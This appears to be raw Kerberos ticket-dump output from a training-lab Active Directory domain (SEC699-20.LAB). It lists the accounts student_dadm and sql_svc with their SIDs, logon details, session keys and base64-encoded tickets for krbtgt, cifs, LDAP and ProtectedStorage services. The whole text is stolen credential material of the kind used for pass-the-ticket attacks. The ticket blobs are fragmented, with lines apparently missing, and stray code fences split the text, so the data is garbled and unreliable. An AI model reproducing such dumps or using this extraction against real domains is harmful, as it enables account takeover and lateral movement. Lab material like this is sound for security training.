    TargetName               : cifs/dc.sec699-20.lab
    ClientName               : student_dadm
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : f1WKl2rSHrG13T3b6xUm/esZNeP7f8WrUAREK5844bo=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:16:04 PM
    EndTime                  : 2/13/2021 1:16:04 AM
    RenewUntil               : 2/19/2021 3:16:04 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1504
    Base64EncodedTicket      :

doIF3DCCBdigAwIBBaEDAgEWooIE2TCCBNVhggTRMIIEzaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIzAhoAMC

GxBkYy5zZWM2OTktMjAubGFio4IEjjCCBIqgAwIBEqEDAgEDooIEfASCBHgqiQSb3593GU7J+MowTrw7sx9N

926a1Yzwf8Su3VSMFDA0EEUSzyRhRuaW08tB7GhbJIqzq+UqG/Bd5g33fvqoDNS41D9N4KdDmfPHgYwB477f

Kj7f5QZKu9izzNT2HGLY6kyhSyux6NCmZY8x40C7zONxHI+QW390FmLcs1OgfjCwljO6Z2Kj7PhJAuh1cW7m

oLQFCAUHcunUTfaDp9YdrKlRIgEycMcjG17nnJc0BOkN11NVCT39ebryy1NtKgDnrvoCeM5pUf6xhq7cV2Cq

xXutfDxwt2TYawRpBE/JcudC5wK283HDS3K/pfgLNGsnFsFBjGrHzM/ijheNFW4ZsPE3GWiKF4m+1McTMVui

jXnW9g4FHzkuBw0iW3R+SAVRgcFcO3BV/ADjVu5F0/unGyxcU5muUyHdpcuob6sUMH/4lIKU66ZvZgqsQOT6

yl/LiVHlCD6q3+a9calakz+NgkOkDEgWhFmwouLV4jRA/ZROrDTs2lKs7td9ElM2tSN/X3XKn8SQGvJrnywN

yJpWR/gFWgRZvcvttbvLljB23jJ3DOQI07ZsU0hP4HnUNVjnhEEDWXw9crmHlKGthtNFyOfPzdeVZ+8rYtzS

+XGGKqn4u578W0mrLgbA37y1AmzvmMngyWhUVUOetRVS95KYKGpcCgSbOIi1gQmNygu4UsQ2NSlEIMLaGtds
```

```
VtrRww6TzAtH4DwX1wcEb36uGhsQcoxNxEN0qUd4PQccseMAJ5STmZO9eAEsoZjYQryvbcW+QtxFRzM8RLM5

SDQm+XJ8cRWdnV6hhKkWpkIGKxxQBx2EcbTlBQ6zusbYKN9VJVlfut8Al8afsyW2o8up0ij4LX2rTA5a+vnx

REpSRy37n2+XgMkFpSTy0t7ZWj8wdhEppog02nxDRFSRbItIncmTh1fzTVQD9vosVR6/Ho1LCaWZoMg19kJ2

lo74Kba0Cc+OdXGxRAWmomaD9M/vtKboWsa79s3wedpjssCP4NQTlKzoXu2On9gnQy23wMhS2akJsyoPSWaz

ig9gnYCJd242EfTPVezB/8N77Lw3dfmoEwGSYPmSCpMz8g4kAwRsgRAhUai5f9Fe0kR3ncXRr0I7c0W2Rw1a

tEzdPK/LTaX4de+YYOSCb/a1NyqAHXl7R89zoP/JibluG8wSFly+cueJGrb6em9ThrFws4+qa4kPN33p/T5x

s+3brvKf/l4wolO93w7Fe9nRqrdU3BwnTTxztwMyxhb4l3CQ8Hpts/7VJsUCTzLgeOFrRKdHg9bX6qODDWtz

geMEgeB9gd0wgdqggdcwgdQwgdGgKzApoAMCARKhIgQgf1WKl2rSHrG13T3b6xUm/esZNeP7f8WrUAREK584

LTIwLkxBQqIZMBegAwIBAaEQMA4bDHN0dWRlbnRfZGFkbaMHAwUAQKUAAKURGA8yMDIxMDIxMjE1MTYwNFqm

MTE2MDRapxEYDzIwMjEwMjE5MTUxNjA0WqgPGw1TRUM2OTktMjAuTEFCqSMwIaADAgECoRowGBsEY2lmcxsQ

      LmxhYg==


  UserName                 : student_dadm
  Domain                   : sec699-20
  LogonId                  : 0x71890
  UserSID                  : S-1-5-21-3148146594-1027658064-3118493602-1135
  AuthenticationPackage    : Kerberos
  LogonType                : RemoteInteractive
  LogonTime                : 2/12/2021 3:15:12 PM
  LogonServer              : DC
  LogonServerDNSDomain     : SEC699-20.LAB
  UserPrincipalName        : student_dadm@sec699-20.lab

    [*] Enumerated 2 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/sec699-20.lab
    ClientName               : student_dadm
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : Ap/SBdZmYoTnFise/BJLjMjVgKhDUjtGo+LUaP2MY1c=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
```

```
    TicketFlags             : name_canonicalize, pre_authent, initial, renewable,
forwardable
    StartTime               : 2/12/2021 3:15:12 PM
    EndTime                 : 2/13/2021 1:15:12 AM
    RenewUntil              : 2/19/2021 3:15:12 PM
    TimeSkew                : 0
    EncodedTicketSize       : 1356
    Base64EncodedTicket     :

doIFSDCCBUSgAwIBBaEDAgEWooIERjCCBEJhggQ+MIIEOqADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggP8MIID+KADAgESoQMCAQKiggPqBIID5kfsLfJM3brxyikOGmi/aqKDgFO3

0y9M+XRk4JFgRg2jW68nUtsSK9lnuOqd/n8T0o5kMSl2BTdBGsWt0FT5O/jxCsJ3b1mlRthPjGm4hyFx05Os

bXbvtjcz6encN0upiGDYnv0LpD0TZ0DG80vIUGIMD5UKG9DBBp6vMAdJ9E/2g+fDNH1+QWT+N168EOifhz4X

oVAvr1m3ANFbBXpqH5bQOR+KzjB6xWu67NrWFnpzg+ImI7uqpHlUusyyb2WhQffzQg7I2f3z8/pYGMaUNQKN

nEvuZjQje6eD8H/E7MWLgkwCb1TuJ6RI+t+4PwHaJCDxIXHx0Sic6mw2zeQT0d8iYkopBsN1lgaps4RWr7g3

sYVrvP0tpt9U3Bkn4zEIE4Ci80kEdW1EhRKv/dGTlXSMgnDRc613GMqnejrDgB5GBWlr46P4bycHrgZYuaE7

K4gprbKqmxgf7JAVFI4vqoKZ9bIngZ3guupgk0FJynIjeIBpCiSR5vTvONOJpb0kt8ox4ihxXwpkrP0JQ3EV

AmBL1b5rj1Ak6oR8DfIVcuZJ9qgYy0RnrJk4zqU3GBqaNVYgviVDHGnnwZmuEcuK9cEklmNqzb1FjnCepXcr

z/pGETowZdfCf17eA8sgwYC+bhgcAui5pV8V1zFbb4iwLVEF+x1hSdLDcM7wQP1utaQFiyJDkHdXYc2KuN7s

KGP+JGzV/qJZbgZfhweB0xTQvCtbtPaBMUngajctWlzoDUB283gBzR9O0GGFgL+4ZZj/W0GUpf12ezuueqJ/

sdV3yX1QZxdC0dhnzaPdi+JbdCkBrLShiywEf6hcAvAioUlEPxttScsIxsX2yt2OevjMRgpFa0NpIx+Xa0f9

QJ8drtwjutgIq91G7wRJ8YCuwnT8nLPadTE5rP1XlPcFLn2MrSBWf0lGyLnoz4/74/f3cbQpT4GXtGdd9JdK

jjKtzLFDofLdYJrikWYFSItN8iOaRwaMbv8nrqcuLLvROfwQ8mWFBw2p0ne3L6xlCOFcV7g7V+m+dAU53GZK

eVxjtbGVaAv6bt8zeqfb34GsROsOdNI2hI13yt30626pii4O/1mHEqUD1813mLxxYO+UDCACA+X79aiHyLbj
```

```
AQCigeIEgd99gdwwgdmggdYwgdMwgdCgKzApoAMCARKhIgQgAp/SBdZmYoTnFise/BJLjMjVgKhDUjtGo+LU

Njk5LTIwLkxBQqIZMBegAwIBAaEQMA4bDHN0dWRlbnRfZGFkbaMHAwUAQOEAAKURGA8yMDIxMDIxMjE1MTUx

MTMwMTE1MTJapxEYDzIwMjEwMjE5MTUxNTEyWqgPGw1TRUM2OTktMjAuTEFCqSIwIKADAgECoRkwFxsGa3Ji

      MjAuTEFC

    ServiceName              : LDAP/dc.sec699-20.lab/sec699-20.lab
    TargetName               : LDAP/dc.sec699-20.lab/sec699-20.lab
    ClientName               : student_dadm
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : zkkdL4Ry8v9r+1D84iJ/Ixik9Suq7eRWTZs85BHGhlw=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:15:12 PM
    EndTime                  : 2/13/2021 1:15:12 AM
    RenewUntil               : 2/19/2021 3:15:12 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1534
    Base64EncodedTicket      :

doIF+jCCBfagAwIBBaEDAgEWooIE6DCCBORhggTgMIIE3KADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMjAwoAMC

GxBkYy5zZWM2OTktMjAubGFiGw1zZWM2OTktMjAubGFio4IEjjCCBIqgAwIBEqEDAgEDooIEfASCBHgq0Vkk

rq7SlwcSY1wbvK2ia3oIkuNPrNHGQVydykuDLj7fQKVODGfU5GjVCl77Gwx9GUtl1ssBzpGFp8e95ck3ARCo

JXdH9PDDUUDFqyk8zipVJfi17fAvBxppgDW2kblnmi7YdiwWjv16dVZ55f80RCa8/kccZHQHIgAVwcXik6Lh

hc+ysIb+kH9TQ0ezxVXpN0OXz/LcXBV5MA/tbBE3IbzwOUQdsErUt5lKACn4eReqE2dvztAzoMvDJ1a11nR0

02jqmpH0Vcc//g3wkkVzFAU/royQL6Yq8hfxwDAqyFkVSu/XpORPgoMKlLxFv3vgOdYbbGBMh7oK5IA5SJV/

EXDUMm+f7Ua1zXcuHENCPqCDArFr4uqKaYZLh8sabfZK8RzGOvu3sltMJ3CCJRStsacNdzn1RgmUtDLNcTfq

dHO2YydJ8dzgsJf0yqQc+aWmIVF0AyyJWHYrxcQUB/3+baiez3eJaBy1YTFhxyla8u43CKIywtP3RecZ0Wsu
```

```
V3zwBuJvYv+amdgtLUOl8xiqaO62nyaIzIGdAmjSxzfp+ZGD9fliOl+sveVREKAkRGFwnnjey/JGU03CWENa

ncbEuv9WY3GRMNpKoLkUQ3kEu1Xsv+C6eS38S0caWHvutWwBoQ7gtTo+rxHhTEJlAw1q7py8G8IKnK4Fv+D2

U2jIe2GHHnOwKaEp56HIFhmrYYMJ5ovF0UDO29fmu878YWYlJUvAwtDozKBRm2YP7VRfzAtEGlePkX0kREcj

CEjuT7p8Y6gXy2i6yfy4+mZunfVluscP4oaMpxE6fw5n8ibuUB3v260ygGxkLBH8VCIZqANvyjn/VdO7YQxo

lMCl1oyhZlkZIU7JNeZZuYJyvxZs7ubguL4HW/bhccnd23qgm+D3+nE5djfI7BMgr+vFnis5y3dd0hLy0VRA

WR2kaSJMbLO65ycjXaC+u3UhfkqK8jRITNvIHs0BhlxV3vAfD3D1mk7vjD3mesfiSnKhOkS8RZyrTZRwS9Cw

QiRqyUxEmM0HdN2UTsGvf2SVAIfsfcxEo71+UQjYkYooycoc8D71XKpy767eno3ZuMOh8usp3NVMHQVOzrTk

XOph9erxY6OTkwthJG//f1uICrb1oYy5vmKsLt7NfTTHQLa6Q19WlfpjajMdzl2CeZJP8CTOoTngQJ/7d33y

7oOYpRBc6Zn0RMIBUlj+Cwr7AEzY4vLvaKauFWyQes47cwHVb7PMKqsLHo5W18ueuqwNql7wlsJZY6ZReVIt

Kx4no4H9MIH6oAMCAQCigfIEge99gewwgemggeYwgeMwgeCgKzApoAMCARKhIgQgzkkdL4Ry8v9r+1D84iJ/

5BHGhlyhDxsNU0VDNjk5LTIwLkxBQqIZMBegAwIBAaEQMA4bDHN0dWRlbnRfZGFkbaMHAwUAQKUAAKURGA8y

MlqmERgPMjAyMTAyMTMwMTE1MTJapxEYDzIwMjEwMjE5MTUxNTEyWqgPGw1TRUM2OTktMjAuTEFCqTIwMKAD

      UBsQZGMuc2VjNjk5LTIwLmxhYhsNc2VjNjk5LTIwLmxhYg==


  UserName                 : sql_svc
  Domain                   : sec699-20
  LogonId                  : 0x14f7d
  UserSID                  : S-1-5-21-3148146594-1027658064-3118493602-1136
  AuthenticationPackage    : Kerberos
  LogonType                : Service
  LogonTime                : 2/12/2021 3:11:28 PM
  LogonServer              : DC
  LogonServerDNSDomain     : SEC699-20.LAB
  UserPrincipalName        : sql_svc@sec699-20.lab

    [*] Enumerated 5 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/SEC699-20.LAB
    ClientName               : sql_svc
```

```
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : IQJOW1AyVBEkTfjAQ2y8ew==
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
    StartTime                : 2/12/2021 3:27:24 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1266
    Base64EncodedTicket      :

doIE7jCCBOqgAwIBBaEDAgEWooIEATCCA/1hggP5MIID9aADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggO3MIIDs6ADAgESoQMCAQKiggOlBIIDoTUF16LMi3EGz0ZZJbR1Yui2wxPI

FcXSTesb3emuyG2Tw4wyqSu172hhsgeGJqU8xcbfdu4Xnhc8/Mrke9tQKOPP41cAW6pW5Mxpb5U4JQtIoT9E

TIcJQGOTW1ooaA2SObc8Y+65u6YOzwVs2v8Kx8BnKHf1SoLMGcV+0zmLS7fSbLeQ/ZRsMuqBDmWU/19DG7mU

R//acB5YP9Qp8D6AsIoAxH8fc0aePWhceRZ7wVm/rSBED2LTAReo28xuU16htCjpUPVEB2MgK5DpYd8q3rdW

W1/EkAVCmqZKOUPWk+UaC6f/oT4iza5kAmKmdjcvkXF7rbGohclRsE0c8Y+1rAmvxaadk0IRDkGG4qsaO+qX

WUVt2xkPRKbpPPPIhlnHVGskOexmqkkOA+q8k5v4dspG7FwJ2e3n4R+9Kx/p+h5qyJGB8bCAPHoOIT0SoNJA

/xHTpynvI+OfT+22YMGl5KNcgs+yz/dqdWcGLrugmQP0adoQuP4Twq/6NGHLQzx6iCBdkzASaBmsnDyMXmcx

KAkgNQBKod3jgNVKJKiAI4+DwXhehJVgebnok/hMjDRuIrHdY3/j6TvrrpBlMSIKtgesIalvief4RDGIOnHc

20G2uItkbhS+OxzPEjR+wkHihBPzHRW52jmzNIju+FS63LdtCrdIRWmDwrY4dNk+MtlS2yWA0vbg4hipfzKe

j2paOw3qcgFUB0lSHS+K8amR6zWGQ6Az53kzQoTACd93Hkp9W6wyZp5B9mzKT6XlZ4RoDEg55wPwvEDEMEg+

UoRTAuDnZWP0WAqbUQhdAU4T6XTppsYr7XHB3gnzwM3jRj1zyLXfyUNA/wsupbZsNizWzggZxTqYmZ1x2P10

HHpx1Uw+cydB6h9H78tGEw1FzuEeYiJg+n6ML4driF7pdGpzQH9pcwsOzvAlMzWTAOAGFyrHROYsNeArPfEU
```

```
f66YrfTPXoo23wXNiWDqa23nW27Daj2RPkhpB8UDapxUN2b+gfUFmqpHhz963CbTtf3fVd6rE7eiJ39nEN9H

MIHVoAMCAQCigc0Egcp9gccwgcSggcEwgb4wgbugGzAZoAMCARehEgQQIQJOW1AyVBEkTfjAQ2y8e6EPGw1T

ohQwEqADAgEBoQswCRsHc3FsX3N2Y6MHAwUAYKEAAKURGA8yMDIxMDIxMjE1MjcyNFqmERgPMjAyMTAyMTMw

MjEwMjE5MTUxMTI4WqgPGw1TRUM2OTktMjAuTEFCqSIwIKADAgECoRkwFxsGa3JidGd0Gw1TRUM2OTktMjAu


    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/sec699-20
    ClientName               : sql_svc
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : n8DwPlYtAL0pCNJ+mHsgICjpv0oEQpF06YBHBdjl2Y4=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, initial, renewable,
forwardable
    StartTime                : 2/12/2021 3:11:28 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1298
    Base64EncodedTicket      :


doIFDjCCBQqgAwIBBaEDAgEWooIEETCCBA1hggQJMIIEBaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggPHMIIDw6ADAgESoQMCAQKiggO1BIIDsb9O//W6BIJ3een2SB04euqUE7iv

6heFrvkZpvCYnL9jSPFFGNIzI9UG41cEBnk4YyMQfFHmh5Ni4O5B8XAKWeSR5/ke0Pidq7XeugfxG9uPyo0E

RKbSwCoCaZHg0qGxDM2g30dfDgjhfsDqd0eOiXytrBu+e63nn65N8HH4Vb/+CIg5D9wCAaNPHcMjd6muPCWc

o9TPoNgly8yt/4HK+sHUuVL7C1xWbR9tVUOwQj8vfWRNMvJmhqYK+zsGilGyfDrzIltVmw/RzruPNZbpPiUI

1h3eS3LxQ6fPpXt+DP1ooGOTLI3ZbmKJwyByM2axy/j/r16WYtfiTpgTbIiOe6OzCdMZ4Go6lpGzNnncb2SS

S2CL2/AOvr7DHKFk29439STUZKoQh0u4RbNYtcMpL4g6WxEoEeTFGpxj9PuUU6C486kaxEV7YjE466C63Zxa

aMMO1zfUjnAf8gBaoYg9wrCQ0GRUNZ5U0tm0SwqDk86dL6qxYWBZ3m46vYi6bZD0zhrCzER8Br1NpAbqeND6
```

```
mjws4Z2n/D67hVTy3MdADtEemmwVTj87KvysCe8D5BxUZPqvA9OH/IlXQLkbnv8lUn/VE+wQyG99Y/xEgkwf

OkYpTonlck5nQsWtub76VI/Mr44H6dqq560grFADc/oy9zsFGTOIAjy2o4CC4AKy7e6hLc6NMS7KOeymNRgY

LJ7driHLkLk4gTP3b5lzKHalNnofrSEG0b4i2BSz8cQLXUcHSGvtzSuKsG+dGjiUprOyiPwL60gVndgvbSY2

pmeB3KP3fbnqRSFYb2aCKlbPbSOlYl4Cb/wFX3JnfuBAu+vMi0NJM3C9hZyCv0hXUPts414wI3z8VjCOW3Qf

vjEjNmwqkUs/oN8XXTKuuaGOnMQ9vASibRFdkb9CUWuMbSTCzqz97170JzEJkjDe8sPaqFAzRper4Vpggxe0

46qKlg+gg2pwwKtTSTbKv696enodnmLk8QEchaAE+GW9kPQHIAoEpuqGYA5aphKcivpLKIFXvd2as+c4Yfj1

FLvAq+Gdk4VVdVPim6OB6DCB5aADAgEAooHdBIHafYHXMIHUoIHRMIHOMIHLoCswKaADAgESoSIEIJ/A8D5W

6b9KBEKRdOmARwXY5dmOoQ8bDVNFQzY5OS0yMC5MQUKiFDASoAMCAQGhCzAJGwdzcWxfc3ZjowcDBQBA4QAA

MTUxMTI4WqYRGA8yMDIxMDIxMzAxMTEyOFqnERgPMjAyMTAyMTkxNTExMjhaqA8bDVNFQzY5OS0yMC5MQUKp

      GwZrcmJ0Z3QbDVNFQzY5OS0yMC5MQUI=

    ServiceName              : ProtectedStorage/dc.sec699-20.lab
    TargetName               : ProtectedStorage/dc.sec699-20.lab
    ClientName               : sql_svc
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : 05vDtuiX4urXXkkB7gvwUXWlL1MQDooKK2fG52aF7sY=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:47 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1430
    Base64EncodedTicket      :

doIFkjCCBY6gAwIBBaEDAgEWooIEiDCCBIRhggSAMIIEfKADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiLzAtoAMC

ZWN0ZWRTdG9yYWdlGxBkYy5zZWM2OTktMjAubGFio4IEMTCCBC2gAwIBEqEDAgEDooIEHwSCBBvC0DZJRDGl
```

```
3KN8LR4FX9mVdaqD5V7TP9/Jbesq+RWbSAheDCdXKJcxEOpvjS6q1d0fd8I6ja/uKejQq7IgooeM9FulnrdI
slg8x2cJNqMi+57mc4VwoFzcmyZH6CE0tJfptNEqhJjhCCbJvLwF9FO1kv6THKdYHLIB8uH66+kKrMEOic/X
wjs+tUt519e0zUlZBjrJ2yDPImbS1XLvnpRemzkir19Wv3VAEuAYh+k0Lu+Nj6CSquUzzOTvczuDBovTs+Ah
NHiAqWcRPtVqEE2bFnpn0L3/iw8aSkAxCsZh+0HQ2joEFs392Khdo/yzt3nyQ/1dE4jgBcTHhEyH+H/WVGAf
8H6LG+XQiPuQASh1o1vh309qrwR/bqV1ucm3RZOrvOSJwK4KCjS3072JAZFHuJme7apY++0ssOcNb4Ob9Iah
kUSHH1Oqs4eLdsdPTGtn+Htvx4AMaoLYvVZew+6hcn16ETufvFxMtdmvkdC1dscWKbjOUNja0SWEHZ2A023e
P0jiYviuYK/q6pxf40ZIDgYU0g+VN45LtdzZ+eCwsEPi+luQgeQjvtTvdQ6fq2OzcvlB1z7xx3we4czvMJh8
9zee5fpyiSC+w+D6ObYo64K/JTHRwKsGEfchdoikD9cx1sxZ8zWG7RqSiN2+lh/tThbKttOQV0g2SR7e8x9H
eucbN3G42ZWvq+yU1g+tEDPbvrapU7JP5Wx/LOptveXrTPDpsAUAHyyMHcCmKcbngvVYAVtWm+UEsMbNzhMh
E1FrPWlkyDW4LtAf8RK5rANLDRsurdWWfabZpqvStxr84dTMbIiS1pRQVpX6K3RW9s5UU07w+7rgDoFxODku
+Neli9GE0+PQcOKmU1yOzEFTYnKyUxNflkW6/EOftXWVqv1UrieFU3m3q4WSYngY7qmc89SuS63Mf2h5emqr
aqHkvvXmpM/D4Yt3lx11q20GIT75wCrwKRsvHBQAzEwlm20tG881QLeYgYDIQPvCYnwh0TxLEtitebvs7rlY
dt1K2SAyZA/RALIAaTPuCVXztzfgxPcmNJ0OdjfBaBfvTf0sDXc6bCBg0dGIidqxIxVJKnXssyg96AexCB8F
8klxt3eHA9itfTOMoTjqfCOhgUahorA498vLCWcQDZ/BA8C7cpHH/057FpHyh1vDSvYD1vmaWqQ2o4H1MIHy
geQwgeGggd4wgdswgdigKzApoAMCARKhIgQg05vDtuiX4urXXkkB7gvwUXWlL1MQDooKK2fG52aF7sahDxsN
QqIUMBKgAwIBAaELMAkbB3NxbF9zdmOjBwMFAEClAAClERgPMjAyMTAyMTIxNTExNDdaphEYDzIwMjEwMjEz
MDIxMDIxOTE1MTEyOFqoDxsNU0VDNjk5LTIwLkxBQqkvMC2gAwIBAqEmMCQbEFByb3RlY3RlZFN0b3JhZ2Ub
      MC5sYWI=
    ServiceName              : cifs/dc.sec699-20.lab
```

```
    TargetName               : cifs/dc.sec699-20.lab
    ClientName               : sql_svc
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : iThNfYyYzsyduCeOOnJ7oVVpv62n4AkICbtdWDg8Pqw=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:47 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1406
    Base64EncodedTicket      :

doIFejCCBXagAwIBBaEDAgEWooIEfDCCBHhggR0MIIEcKADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIzAhoAMC

GxBkYy5zZWM2OTktMjAubGFio4IEMTCCBC2gAwIBEqEDAgEDooIEHwSCBBu1sDNLGPAj65uYZcZXffBrZ39f

aH/PTYDWUG3H5+3Q1haRQHsNsgM85fAXCyxC71upDOZ0zUH2CYD3tx+sSViZzJlUNjEIdVr248l5ZaOBTe3l

gkPgpC6C3ZYg0yzSsI8m5vfIov4T4/TLkSVuuDm9MAw8LuFi9xDurTlTbMN4a65uyiA+n7JcUrhLCS7aCpfl

NMWX33vkE1z3zDwTedAZDtxyXlHYO2MzwacS4o4CfEfuMGfUijLUgFMYnNpZIaYlk+ERWiyde5teeNFSej0N

OH4H2qGraJ5zqHnXL7DqZB7NZSg+jrsgZE5mZ+2rStGUViqUzaWPo5EuiaPwASvOGsZDN1sSkEUK1Shuk6b7

UyOLj4/EnQ1owzUu1jQQlrIc04Mm4Xc57RSjOj2gUUZ9L3NC9uLf3/tWnk5F5aMuSn+OqD+whNIburNiHBZg

xjQ+6DnZef6eS402a7yCXVpTnbdzjRxWuMw3xQJzaDkLwZReH7iN8KEDcO0OLeVrGU9P1lqhyFMLSNDuMwiW

QV+pKotv54RNTXALZC4Re3uhqo/TVo24aklTT+qLj+2+9kJz56k8L6xN/oMbjjB9+E2MUfXy8Bbzl23QisE8

doh/iA5+EL3vsXwz/d/GZ0GN0alt/gtYik7RJ8P/pDZa/4cwDr89ZlLxXFrHhh+tdceOAIGhcdWg1wjC1qRB

5vI/ZKq+8cVYIkAGoobPV2o3+7Zg3krlgJpTkIhA7mVfJ3VbwUliwqrmgjr2pW5fD3xDkXug12GftMErXKuV

Y72zVqI9STCbak4i+97hwUDdIM1cRyRuykcVwPhA+493+kHRB+aqMfNWG7jtbWRwKTGUXwZwHNAA8aBJK42j
```

```
yL8TKPDO223ECXMH1xnKmiP9LWEU2tAc++rqAKUmyYld5m+KSVEIQbHhtIWK6KFB+VfYPX+kLjpu3xNYas0D

Itw3lRR0763UHEObgYdKBTtBzy92PdPAlnKotpZRd4eCCcbBJ2wDIfs5GZvrPz9jnhCFGOUAJ8My1hDtvdff

cMHnbCBBUm/0/iIDS4C+oA0NUj/Cz8tTDeEf09lf4xmrMbn10Wvs/80FTzq8oL41kMlQGmyEho/XZmfe4MXy

sMpU5FWNVcWnTI+jbM922EqupEYjxHcG3aB17XDsu7Q1z5NwO68zgY91Rwuuo4HpMIHmoAMCAQCigd4Egdt9

gcygKzApoAMCARKhIgQgiThNfYyYzsyduCeOOnJ7oVVpv62n4AkICbtdWDg8PqyhDxsNU0VDNjk5LTIwLkxB

MAkbB3NxbF9zdmOjBwMFAEClAAClERgPMjAyMTAyMTIxNTExNDdaphEYDzIwMjEwMjEzMDExMTI4WqcRGA8y

      OFqoDxsNU0VDNjk5LTIwLkxBQqkjMCGgAwIBAqEaMBgbBGNpZnMbEGRjLnNlYzY5OS0yMC5sYWI=

    ServiceName              : LDAP/dc.sec699-20.lab/sec699-20.lab
    TargetName               : LDAP/dc.sec699-20.lab/sec699-20.lab
    ClientName               : sql_svc
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : fLDRFsbVOqdWGzhGdAdCpDfTU0QqrdclC+qpr2hZBY0=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:28 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1436
    Base64EncodedTicket      :

doIFmDCCBZSgAwIBBaEDAgEWooIEizCCBIdhggSDMIIEf6ADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMjAwoAMC

GxBkYy5zZWM2OTktMjAubGFiGw1zZWM2OTktMjAubGFio4IEMTCCBC2gAwIBEqEDAgEDooIEHwSCBBuQNLYp

eedTpkgAi5Kx4rnNJ3enhvvvWDSEkTMtcdSjYukcLcmn54982oLY3yr3zTNhAgcfVwqf/jsn4Ewa8w/HK3vs

+7US7dNoFaES4gaKupiSCtl0Vyn0rTHFbVAp97i/H8blH+FzIuMk/PuXN8yF+fIsOMv4Zbsl9BqIe5YGjAC5

POpXMYX7By7TvdPSlc2Hr32Fas/9FNKUjxb928b1odLBIFzc5YX3UJ8ScGzTfXVT+qDHicRzUh2MRXZii6m1

robeHhefEWqwcIob+mKFE4dG/d24vgROgahIJUuuboWUgYzt5E9rYDv52GUqMVE0UVSdE/LII7VdtL94eikr
```

```
uEOiCKNV2XQnrkXUQKcY6ZgXVp9IwXcolhFRaIoGroJRuezlXMkg+LqI+G/qnlZd5J6oEbj6tbVOIF/MO7gE

aBqCIeK+t3/Ocd2QESKyJS40UyOUufpe7ck/p9JrN9qYDSOWe5LKVe7IOHZyqnzBc5f9X6WUPzeVuc/nsGPH

YWNgesMBHKvIW/efWl0hEaQrgyCEkH70NKWTO7bL8Cq7G63tforxGicz7I9aG1revX5TNVZDmwBXv6sJAP6c

pO1pCNGgju8095GAH7RnCof/pRMtD1kmgmF66PpCGYnWRU1xsp9NiB9wLSmp8fQORRxmYL1FQI5Pjf9mg5+X

